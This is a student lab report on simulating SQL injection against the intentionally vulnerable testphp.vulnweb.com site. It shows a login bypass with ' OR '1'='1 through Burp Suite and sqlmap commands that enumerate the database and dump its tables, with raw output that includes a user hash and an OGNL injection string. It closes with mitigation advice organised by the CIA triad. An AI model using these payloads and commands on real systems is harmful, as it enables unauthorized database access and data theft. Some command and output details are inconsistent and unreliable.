



**SQL Injection Simulation on testphp.vulneb.com
Website With Based Implementing CIA**

Group 12:

Hiroshi Gusti Amrridho

Muhammad Radhwa Bagas Widyasa

Faculty:

Mr. Ivan Firdaus, S.T.

**Mr. Tri Agus Riyadi, S.Kom.,
M.Kom.**

Class:

3CS1

**CEP CCIT FACULTY OF ENGINEERING
UNIVERSITY OF INDONESIA**

2025

PROJECT INFORMATION

Batch Code : 3CS1

Start Date : October 1st, 2025

End Date : October 17th, 2025

Name of Faculty : Mr. Ivan Firdaus, S.T.

Mr.Tri Agus Riyadi, S.Kom., M.Kom.

Names of Administrator :

1. Hiroshi Gusti Amrridho
2. Muhammad Radhwa Bagas Widyasa

ACKNOWLEDGEMENT

The author would like to acknowledge the completion of the insightful project report entitled “SQL Injection Simulation on testphp.vulnweb.com Based on the CIA Security Model.” This report comprehensively discusses the design of a controlled learning and assessment environment for SQL injection, including the planning, execution, and analysis of non-destructive tests against an intentionally vulnerable PHP application. It presents a curated payload and test-case repository, a Python orchestrator with operator authentication, and an evidence store in MySQL that captures targets, test cases, executions, findings, and HTTP flows for reproducibility and evaluation. The report further maps observed behaviors to Confidentiality, Integrity, and Availability (CIA) and demonstrates practical mitigations such as parameterized queries, least privilege database roles, and robust input handling within the ethical scope of an education only target.

The contents of this report provide a detailed overview of building a safe, repeatable lab for studying SQL injection in practice. The author has meticulously developed each component, from target profiling and test design to automated response evaluation and structured reporting aligned to the CIA triad. Together, these components form a foundational platform for understanding real-world exploitation paths, documenting impact with verifiable evidence, and validating defensive controls offering a rigorous, student ready for secure testing and continuous learning.

Depok, 1 October 2025

Authors


SYSTEM ANALYSIS

This paper, “SQL Injection Simulation on testphp.vulnweb.com Website With Based Implementing CIA” examines the design and development of a controlled learning and assessment system for SQL injection. The focus is on planning, executing, and analyzing non-destructive injection tests against an intentionally vulnerable PHP web application provided for training and scanner validation, while mapping observed impacts to the CIA triad and demonstrating practical mitigations. The goal of developing this system is to evaluate its effectiveness as a safe, repeatable platform for understanding how SQL injection threatens confidentiality, integrity, and availability and how secure coding and operational controls reduce that risk. The target website, testphp.vulnweb.com, is explicitly maintained for testing/education, this ensures the simulation remains ethical and within scope.

Several critical components have been designed and assembled in a local laboratory environment to meet the instructional and research needs of the project. First, the Target Profile Catalog documents the pages and parameters to be tested (search forms, login fields) along with their expected behavior. Next, the Test Case Repository organizes secure test cases by technique, each equipped with pre- and post-conditions generated from the SQLMAP testing guide. Fourth, the MySQL evidence storage stores all executions in normalized tables for targets, test cases, executions, findings, and HTTP flows to support reproducibility and assessment.

In this simulation, the author can integrate cases of website exploitation by searching for vulnerabilities with SQL injection and finding vulnerabilities. The author's expected goal in this project is to implement the elements of Confidentiality, Integrity, and Availability.

ATTACK FLOW




ATTACK DEMONSTRATION

First, update and upgrade packages in the Kali Linux terminal.


```
(gase@kali)-[~]  
$ sudo apt update  
Hit:1 http://http.kali.org/kali kali-rolling InRelease  
716 packages can be upgraded. Run 'apt list --upgradable' to see them.
```

Open the website <http://testphp.vulnweb.com/>, our target simulation whose vulnerability we will exploit.




ATTACK DEMONSTRATION

Go to the sign up section to log in. In this section, the author will exploit through brupsuite and then and will test it using random usernames and passwords.



Turn on Burp Suite to capture traffic parameters on our website that will be exploited. Right-click on the mouse and press to send to the repeater.



ATTACK DEMONSTRATION

As can be seen in the repeater display, it has been tested with the username admin and password admin123, and press send to see the response.

Send  Cancel < >

Issue the request

Request

Pretty Raw Hex

1 POST /userinfo.php HTTP/1.1

2 Host: testphp.vulnweb.com

3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100101 Firefox/128.0

4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8

5 Accept-Language: en-US,en;q=0.5

6 Accept-Encoding: gzip, deflate, br

7 Content-Type: application/x-www-form-urlencoded

8 Content-Length: 25

9 Origin: http://testphp.vulnweb.com

10 Connection: keep-alive

11 Referer: http://testphp.vulnweb.com/login.php

12 Upgrade-Insecure-Requests: 1

13 Priority: u=0, i

14

15 uname=admin&pass=admin123

Response

The following responses can be seen

Send  Cancel < > Follow redirection

Request

Pretty Raw Hex

1 POST /userinfo.php HTTP/1.1

2 Host: testphp.vulnweb.com

3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100101 Firefox/128.0

4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8

5 Accept-Language: en-US,en;q=0.5

6 Accept-Encoding: gzip, deflate, br

7 Content-Type: application/x-www-form-urlencoded

8 Content-Length: 25

9 Origin: http://testphp.vulnweb.com

10 Connection: keep-alive

11 Referer: http://testphp.vulnweb.com/login.php

12 Upgrade-Insecure-Requests: 1

13 Priority: u=0, i

14

15 uname=admin&pass=admin123

Response

Pretty Raw Hex Render

1 HTTP/1.1 302 Found

2 Server: nginx/1.19.0

3 Date: Sat, 18 Oct 2025 05:35:49 GMT

4 Content-Type: text/html; charset=UTF-8

5 Connection: keep-alive

6 X-Powered-By: PHP/5.6.40-38+ubuntu20.04.1+deb.sury.org+1

7 Location: login.php


8 Content-Length: 14

9


10 you must login

ATTACK DEMONSTRATION

and the following response in the render looks the same.



Now start exploiting the admin parameters and password and enter the query parameters as follows: **' OR '1'=1**



ATTACK DEMONSTRATION

and you can see the response we gave to the parameters above and can log in as an administrator without knowing the username and password.

Next, to ensure that the parameters have been successfully set, edit the admin query and password as before ‘**OR '1'='1**’ in the Burp Suite proxy intercept.

Time	Type	Direction	Method	URL
00:29:20 18 Oct ...	HTTP	→ Request	GET	http://testphp.vulnweb.com/login.php
00:30:05 18 Oct ...	HTTP	→ Request	POST	http://testphp.vulnweb.com/userinfo.php
00:33:38 18 Oct ...	HTTP	→ Request	GET	https://contile.services.mozilla.com/v1/tiles
00:33:38 18 Oct ...	HTTP	→ Request	POST	https://spocs.getpocket.com/spocs
00:37:05 18 Oct ...	HTTP	→ Request	GET	https://safebrowsing.googleapis.com/v4/threatListUpdates:fetch?Sct=a
00:38:38 18 Oct ...	HTTP	→ Request	POST	https://spocs.getpocket.com/spocs
00:43:44 18 Oct ...	HTTP	→ Request	POST	https://spocs.getpocket.com/spocs
00:48:48 18 Oct ...	HTTP	→ Request	GET	https://contile.services.mozilla.com/v1/tiles
00:48:48 18 Oct ...	HTTP	→ Request	POST	https://spocs.getpocket.com/spocs
00:48:59 18 Oct ...	HTTP	→ Request	GET	https://push.services.mozilla.com/
00:49:39 18 Oct ...	HTTP	→ Request	GET	https://push.services.mozilla.com/

Request		
Pretty	Raw	Hex
<pre>1 POST /userinfo.php HTTP/1.1 2 Host: testphp.vulnweb.com 3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100101 Firefox/128.0 4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8 5 Accept-Language: en-US,en;q=0.5 6 Accept-Encoding: gzip, deflate, br 7 Content-Type: application/x-www-form-urlencoded 8 Content-Length: 25 9 Origin: http://testphp.vulnweb.com 10 Connection: keep-alive 11 Referer: http://testphp.vulnweb.com/login.php 12 Upgrade-Insecure-Requests: 1 13 Priority: u=0, i 14 15 uname=' OR '1'='1;pass=' OR '1'='1</pre>		

ATTACK DEMONSTRATION

Now log in with the query that was changed earlier on the website, and click forward.


The screenshot shows the Acunetix web vulnerability scanner interface. At the top, there are buttons for "Intercept on", "Forward", and "Drop". Below this is the Acunetix logo and a search bar. The main content area displays a login form for a website. The form has fields for "Username" and "Password", and a "login" button. The "Username" field contains the SQL injection payload: `' OR '1'='1`. The "Password" field is filled with dots. Below the form, there is a message: "You can also [signup here](#). Signup disabled. Please use the username **test** and the password **test**." The left sidebar contains links for "home", "categories", "artists", "your cart", "guestbook", "AJAX Demo", "search art", "Browse categories", "Browse artists", "Your cart", "Signup", "Your profile", "Our guestbook", "AJAX Demo", "Links", "Security art", "PHP scanner", "PHP vuln help", and "Fractal Explorer".

Successfully logged in, we can bypass the login process and the author will then use an SQL INJECTION attack.


The screenshot shows the Acunetix web vulnerability scanner interface. At the top, there are buttons for "Intercept on", "Forward", and "Drop". Below this is the Acunetix logo and a search bar. The main content area displays a user profile page for a user named "Milan (test)". The profile page has fields for "Name", "Credit card number", "E-Mail", "Phone number", and "Address". The "Address" field contains the SQL injection payload: `Death passou por aqui#context['work.MethodAccessor.denyMethodExecution']= new java.lang.Boolean(false), #_memberAccess['allowStaticMethodAccess']`. The "update" button is at the bottom right of the form. A modal dialog box is open over the profile page, asking "Save password for vulnweb.com?". The "Username" field contains the SQL injection payload: `' OR '1'='1`. The "Password" field contains the SQL injection payload: `' OR '1'='1`. The "Show password" checkbox is unchecked. The "Not now" and "Save" buttons are at the bottom right of the modal.

ATTACK DEMONSTRATION

Next, the author will exploit the browser artist menu for exploitation with SQL injection.



Add the previous query **http://testphp.vulnweb.com/artists.php?artist=1** to **http://testphp.vulnweb.com/artists.php?artist=1'** and can see the response given, which is that the SQL syntax is incorrect.



ATTACK DEMONSTRATION

Next, open the terminal and enter the SQL map command and target URL as follows:

```
Session Actions Edit View Help
(gase@kali)-[~]
$ sudo sqlmap -u http://testphp.vulnweb.com/artists.php?artist=1 --dbs
```

Response in process.

```
[*] starting @ 01:15:12 /2025-10-18/

[01:15:12] [INFO] testing connection to the target URL
[01:15:13] [INFO] checking if the target is protected by some kind of WAF/IPS
[01:15:13] [INFO] testing if the target URL content is stable
[01:15:13] [INFO] target URL content is stable
[01:15:13] [INFO] testing if GET parameter 'artist' is dynamic
[01:15:13] [INFO] GET parameter 'artist' appears to be dynamic
[01:15:13] [INFO] heuristic (basic) test shows that GET parameter 'artist' might be injectable (possible DBMSes: 'MySQL')
[01:15:14] [INFO] heuristic (XSS) test shows that GET parameter 'artist' might be vulnerable to cross-site script ting (XSS) attacks
[01:15:14] [INFO] testing for SQL injection on GET parameter 'artist'
it looks like the back-end DBMS is 'MySQL'. Do you want to skip test payloads specific for other DBMSes? [Y/n] y
for the remaining tests, do you want to include all tests for 'MySQL' extending provided level (1) and risk (1) values? [Y/n] y
```

And can see the **accuart** and **information_schema** tables, which means we have successfully entered the target database.

```
[01:16:31] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu
web application technology: PHP 5.6.40, Nginx 1.19.0
back-end DBMS: MySQL >= 5.6
[01:16:33] [INFO] fetching database names
available databases [2]:
[*] acuart
[*] information_schema

[01:16:34] [INFO] fetched data logged to text files under '/root/.local/share/sqlmap/output/testphp.vulnweb.com'

[*] ending @ 01:16:34 /2025-10-18/
```

ATTACK DEMONSTRATION

Enter the following SQL Map command to see a list of all visible tables.

```
(gase@kali)-[~]  
$ sudo sqlmap -u http://testphp.vulnweb.com/artists.php?artist=1 --dbs -D acuart --tables
```

Successfully viewed the accuart table list containing sensitive information.

```
[01:17:41] [INFO] fetching tables for database: 'acuart'  
Database: acuart  
[8 tables]  
+-----+  
| artists |  
| carts   |  
| categ   |  
| featured|  
| guestbook|  
| pictures|  
| products|  
| users   |  
+-----+
```

Next, we will explore the carts table again with the following command.

```
(gase@kali)-[~]  
$ sudo sqlmap -u http://testphp.vulnweb.com/artists.php?artist=1 --dbs -D acuart --tables -T carts --columns
```

It can be seen that finding more sensitive information, namely the list of cart_id, item, and price, is possible.

```
[01:18:31] [INFO] fetching tables for database: 'acuart'  
Database: acuart  
[8 tables]  
+-----+  
| artists |  
| carts   |  
| categ   |  
| featured|  
| guestbook|  
| pictures|  
| products|  
| users   |  
+-----+  
  
[01:18:31] [INFO] fetching columns for table 'carts' in database 'acuart'  
Database: acuart  
Table: carts  
[3 columns]  
+-----+  
| Column | Type      |  
+-----+  
| cart_id| varchar(100)|  
| item   | int        |  
| price  | int        |  
+-----+
```

ATTACK DEMONSTRATION

To explore further, the author will look at the card_id in the database, and following this command.

```
(gase@kall)~$ sudo sqlmap -u http://testphp.vulnweb.com/artists.php?artist=1 --dbs -D acuart -T cart_id -C item --dump-all
```

This is highly sensitive information and should report that we have successfully exploited this website using SQL injection techniques.

```
Database: acuart
Table: products
(3 entries)
+-----+-----+-----+-----+
| id | price | name | rewrittenname | description |
+-----+-----+-----+-----+
| 1 | 350 | Network Storage D-Link DNS-313 enclosure 1 x SATA | network-attached-storage-dlink | NET STORAGE ENCLOSURE SATA DNS-313 D-LINK |
| 2 | 10 | Web Camera A4Tech PK-335E | web-camera-a4tech | Web Camera A4Tech PK-335E |
| 3 | 812 | Laser Color Printer HP LaserJet M551dn, A4 | color-printer | Laser Color Printer HP LaserJet M551dn, A4 |
+-----+-----+-----+-----+

[01:37:18] [INFO] table 'acuart.products' dumped to CSV file '/root/.local/share/sqlmap/output/testphp.vulnweb.com/dump/acuart/products.csv'
[01:37:18] [INFO] fetching columns for table 'users' in database 'acuart'
[01:37:18] [INFO] fetching entries for table 'users' in database 'acuart'
[01:37:18] [INFO] recognized possible password hashes in column 'cart'
do you want to store hashes to a temporary file for eventual further processing with other tools [y/N] n
do you want to crack them via a dictionary-based attack? [Y/n/q] n
Database: acuart
Table: users
(1 entry)
+-----+-----+-----+-----+
| cc | cart | pass | email | phone | uname | name | address |
+-----+-----+-----+-----+
| 123456789 | 6a8c82093522f6088710b09c0265c5e4 | test | @gmail.com | Death passou por aqui | test | Milen | Death passou por aqui[#context["xwork.MethodAccessor.denyMethodExecution"]=
new java.lang.Boolean(false), #numberAccess["allowStaticMethodAccess"]= new java.lang.Boolean(true), @java.lang.Thread.sleep(28*1000)] |
+-----+-----+-----+-----+
```

Suggestions for implementing CIA on websites

1. Confidentiality

The main goal is to prevent unauthorized access to data. This applies not only to user data in the database, but also to data in transit (between the browser and the server).

- Data Encryption

Use TLS 1.3: Ensure your server only supports the latest encryption protocols, namely TLS 1.2 and TLS 1.3. Completely disable older protocols such as SSLv3, TLS 1.0, and TLS 1.1, which have been proven vulnerable.

- Configure Modern Cipher Suites: Prioritize the use of strong, modern cipher suites.

At Rest Encryption: All sensitive data (such as user passwords, personal data, API tokens) in your database must be encrypted. Use strong, modern hashing algorithms or at least bcrypt for passwords.

- Strengthen HTTP Security Headers

Implement security headers on your web server to give direct security instructions to the user's browser. This is a crucial and modern layer of defense. Function: This is the strongest defense against Cross-Site Scripting (XSS) attacks. You specify (create a whitelist) where the browser is allowed to load resources (scripts, images, CSS).

- Access Control

Least Privilege Principle: Ensure that each account (both admin and user) has only the minimum permissions necessary to perform its tasks.

- Multi-Factor Authentication (MFA)

Implement MFA for all administrator accounts and offer it as a primary security option for user accounts.

- Secure Cookies

Use secure cookie attributes for session tokens.

Suggestions for implementing CIA on websites

2. Integrity

The main objective is to ensure that data remains accurate, consistent, and cannot be altered by unauthorized parties, whether it be user data or the website files themselves.

- SQL Injection (SQLi)

Never concatenate strings to create database queries. Always use Prepared Statements (also known as Parameterized Queries). This is an industry standard method where queries and data are sent separately to the database, so user input can never be executed as a command.

- Cross-Site Scripting (XSS) Prevention:

Output Encoding: Encode all user-entered data before displaying it on an HTML page. For example, change < to < and > to >. Use modern libraries (such as those in the React, Vue, or Angular frameworks) that often do this automatically.

HTML Sanitization: If you do need to allow users to enter HTML (for example, in a rich content text editor), use a proven sanitizer library (such as DOMPurify) to clean up malicious HTML.

- File Integrity Monitoring (FIM)

Implement FIM: Use FIM software (such as Wazuh, OSSEC, or Tripwire) to monitor your website's core files (backend code, configuration files, CMS files).

- SIEM Integration

For more advanced monitoring, integrate logs from FIM into a SIEM (Security Information and Event Management) system. This enables correlation, for example, detecting file changes that occur immediately after a suspicious login.

- Input Validation

Server-Side Validation: Never trust user input. Perform strict validation on the server side (not just in frontend JavaScript). Check data types, length, format, and allowed value ranges.

Suggestions for implementing CIA on websites

3. Availability

The main goal is to ensure that the website and its services remain accessible to legitimate users, even during traffic spikes, hardware failures, or attacks.

- Modern Architecture (Cloud-Native)

Auto-Scaling: Use a cloud platform (AWS, GCP, Azure) that supports auto-scaling. This means that the system can automatically increase (scale-out) or decrease (scale-in) the number of servers based on current traffic load. This is much more efficient and resilient than using servers with fixed capacity.

Load Balancing: Distribute incoming traffic across multiple application servers using a load balancer. This not only prevents a single server from becoming overloaded, but also facilitates failover: if one server goes down, the load balancer will automatically stop sending traffic to that server.

Geo-Redundancy: Don't put all your assets in one data center. Distribute your databases and servers across multiple "Availability Zones" or even different "Regions" (geographic areas).

- Attack Mitigation

Use a CDN (Content Delivery Network): Services such as Cloudflare, Akamai, or AWS CloudFront are key to modern availability.

Caching: They store copies of static assets (images, CSS, JS) on servers spread across the globe, closer to your users. This drastically reduces the load on your main server.

DDoS Mitigation: Modern CDNs act as a frontline "shield." They have large network capacity to absorb and filter DDoS (Distributed Denial of Service) attack traffic before it reaches your servers.

Web Application Firewall (WAF): WAFs (often integrated with CDNs) can filter malicious traffic at the application layer, blocking SQLi, XSS, and other common attacks in real time.

- Recovery Plan

Automatic & Tested Backups: Perform automatic and regular backups of your database and website files.

Off-Site Storage: Store backup copies in a physical location or cloud separate from your main server.

REQUIREMENTS

Hardware:

1. Axioo Hype 5

Operating System:

1. Windows 11 Pro

Software:

1. Virtual Box
2. Kali Linux
3. Burp suite

PROJECT FILE DETAILS

No	Filename	Remarks
1	3CS1 Project 2 Group 12.word	Microsoft Words contain research paper about the project
2	3CS1 Project 2 Group 12.pdf	PDF that contains report
3	Project 2 Group 12 Presentation.pptx	Presentation file